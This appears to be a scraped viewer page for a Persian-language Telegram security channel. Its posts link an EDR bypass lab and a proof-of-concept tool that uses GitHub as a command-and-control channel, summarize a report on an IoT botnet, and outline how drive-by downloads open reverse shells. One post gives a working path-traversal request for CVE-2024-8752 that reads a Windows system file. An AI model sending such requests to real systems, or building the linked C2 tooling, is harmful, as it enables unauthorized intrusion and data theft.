TGViewer
Channel Public Channel
P.F.K Security

P.F.K Security

@pfksecurity

APT / Exploit / Malware / ICS / OT / Vulnerability Analysis / SE
Subscribers
2.1K
Photos
132
Videos
46
Links
424

Showing posts older than #635 · Back to latest

Older Posts 17 shown
Post #634 492
آزمایشگاه دور زدن AV/EDR کوچک برای اهداف آموزشی و یادگیری

https://github.com/Xacone/BestEdrOfTheMarket#


تکنیک های دفاعی ⚔️

چند سطح API Hooking
SSN Hooking/Crushing
IAT Hooking
Shellcode Injection Detection

@pfksecurity
GitHub GitHub - Xacone/BestEdrOfTheMarket: EDR Lab for Experimentation Purposes EDR Lab for Experimentation Purposes. Contribute to Xacone/BestEdrOfTheMarket development by creating an account on GitHub.
Post #632 512
Windows Malware using Github as C2 (Command and Control)

GithubC2

اثبات ساده کد مفهومی در سی شارپ برای ایجاد یک برنامه ساده ویندوزی که از مخزن Github و APIها به عنوان یک Command and Control channel (C2) استفاده می کند.

https://github.com/gemini-security/GithubC2

@PfkSecurity
Post #627 412
دستگاه‌های SOHO و IoT، از جمله مودم‌ها، روترها، دوربین‌های IP، دستگاه‌های NVR/DVR و دستگاه‌های NAS آلوده به بات‌نت Raptor Train

250k+ دستگاه از فروشندگان بسیاری (Mikrotik، Zyxel، Hikvision و غیره)

https://blog.lumen.com/derailing-the-raptor-train/

@PfkSecurity
Lumen Derailing the Raptor Train: Cyber Threat Analysis and Security Insights Criminals are shifting to residential proxy botnets like TheMoon and Faceless to evade detection. Learn how Lumen Black Lotus Labs tracks these threats, blocks malicious infrastructure, and provides actionable guidance to protect networks and devices.
Post #626 426
خبر جان باختن ۵۱ کارگر معدن طبس قلب همه را به درد آورد. 

به خانواده‌های عزیزانی که عزیزانشان را در این حادثه از دست دادند، تسلیت می‌گوییم. امیدواریم روزی شاهد باشیم که چنین اتفاقات تلخی تکرار نشود.
Post #625 479

💡How A Drive By Download Works

در مرحله اول: مهاجم از یک وب سایت موجود و قانونی سوء استفاده یا اکسپلویت می کند.

در مرحله دوم : کاربر به وب سایت در معرض خطر مرور می کند.

در مرحله سوم : اکسپلویت جاوا مخفی، پیلود مخرب را دانلود می کند و آن را بی صدا اجرا می کند.

در مرحله چهارم : تروجان دسترسی از راه دور نصب شده است، reverse shell  را به مهاجم باز می کند .

در مرحله پنجم : مهاجم کنترل از راه دور را بر روی کامپیوتر کاربر به دست می آورد ‌.

در مرحله ششم :مهاجم از گذرواژه‌های جمع‌آوری‌شده برای انتقال داده‌های جانبی و مرحله‌ای در وب‌سایت شرکت در دسترس خارجی استفاده می‌کند .

در مرحله هفتم :مهاجم داده های مرحله بندی شده را از وب سایت شرکت قربانی بازیابی می کند.

@PfkSecurity
Post #623 407
CVE-2024-8752

GET /.webui/..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwindows%5cwin.ini HTTP/1.1

#exploit #poc
@PfkSecurity
Post #621 506
Post #617 1.4K
من Beckhoff CX9001 ICS شما را با ابزارهای منبع باز در 68 ثانیه امن می کنم!

#ICS
@PfkSecurity
Post #616 543
توییت اسنودن در‌ رابطه با حادثه امروز لبنان
@PfkSecurity
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →